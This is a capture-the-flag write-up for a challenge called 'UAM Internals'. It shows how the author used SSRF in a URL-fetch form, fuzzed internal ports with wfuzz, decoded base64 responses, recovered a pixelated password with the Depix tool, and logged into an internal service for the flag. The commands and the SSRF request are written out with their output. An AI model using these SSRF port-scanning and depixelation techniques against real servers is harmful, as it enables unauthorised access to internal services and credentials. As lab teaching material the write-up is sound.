


UAM – SSRF & Depix Internals

The Challenge

Start point with 34.253.120.147:2106



UAM - Internals

URL*

Submit

To see how it works my first try is to introduce an url has www.lavanguardia.com and returns empty.

Trying with an ngrok url I discovered that appears a base64 with the inspector info. So I suspect that could be an ssrf to extract internal data from the server.

Then I start fuzzing to localhost with burp free but as it was very slow the final solution came with wfuzz.

wfuzz -z range,1330-2100 --hh=5280 -d url=http://localhost:FUZZ <http://34.253.120.147:2106>

```
arsenics@kali:~/uam/internals$ wfuzz -z range,1330-2100 --sc=200 --hh 5280 -d url=http://localhost:FUZZ http://34.253.120.147:2106
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://34.253.120.147:2106/
Total requests: 771

=====
ID           Response  Lines  Word  Chars  Payload
=====
0000000007:  200        223 L   472 W   5280 Ch  "1336"
0000000009:  200        223 L   472 W   5280 Ch  "1338"
0000000005:  200        223 L   472 W   5280 Ch  "1334"
0000000004:  200        223 L   472 W   5280 Ch  "1333"
0000000001:  200        223 L   472 W   5280 Ch  "1330"
```

Decoding the base64 in 1337 we see the source code from the actual website that runs internally in this port. Then we introduce port 2080:

URL*

Result


PCFET0NUWVBFiGh0bWw+CjxodG1sPgogIDxoZWfkPgogICAgPHRpdGxIPIVE

Decoding from base64 we see the following:

```
</div>
<div class="item">
  <label for="name">Login instructions<span>*</span></label>
  <br/><a href="/static/instructions-cbde2df6a7c89370edc449dc5705d30c.png">Download</a>
</div>
<div class="item">

</div>
</form>
```

Downloading the image a notepad with credentials is found:



Looking for programs to depixelate the password I found Depix on github. In the usage it explains it should be cutted exactly the pixelated area in order to compare it and found the password.

```
usage = ...
> The pixelated rectangle must be cut out to only include the pixelated rectangles.
> The pattern search image is generally a screenshot of a De Bruijn sequence of ex#
> made on a machine with the same editor and text size as the original screenshot #
...
```

Tried to cut it with different programs snniper tool, gimp, etc. At the end I achieved with paint.


```
Python3 depix.py -p /home/arsenics/uam/internals/paint.png -s
images/searchimages/debruijnseq_notepad_Windows10_close.png -o /home/arsenics/uam/
internals/magiocl.png
```

```

arsenics@kali:~/uam/Internals/Depix$ python3 depix.py -p /home/arsenics/uam/Internals/paint.png
-s images/searchimages/debruinseq_notepad_Windows10_close.png -o /home/arsenics/uam/Internals/
magiac1.png
INFO:root:Loading pixelated image from /home/arsenics/uam/Internals/paint.png
INFO:root:Loading search image from images/searchimages/debruinseq_notepad_Windows10_close.png
INFO:root:Finding color rectangles from pixelated space
INFO:root:Found 72 same color rectangles
INFO:root:72 rectangles left after moot filter
INFO:root:Found 1 different rectangle sizes
INFO:root:Finding matches in search image
INFO:root:Scanning 72 blocks with size (5, 5)
INFO:root:Scanning in searchImage: 0/1177
INFO:root:Scanning in searchImage: 64/1177

```

Opening the output image;



It could be read more or less adminpassforuam

As the only access is from the internal server a request is made on the ssrf url:

<http://127.0.0.1:2080/?user=admin&pass=adminpassforuam>

Decoding the base64 shown in the screen:

```

</div>
<div class="item">
  <label for="name">Login instructions<span>*</span></label>
  <br/><a href="/static/instructions-cbde2df6a7c89370edc449dc5705d30c.png">Download</a>
</div>
<div class="item">
  UAM{5bd2e778f3ac88fcc1260e9351509e1a}
</div>
</form>
</div>
</body>
</html>

```

UAM{5bd2e778f3ac88fcc1260e9351509e1a}

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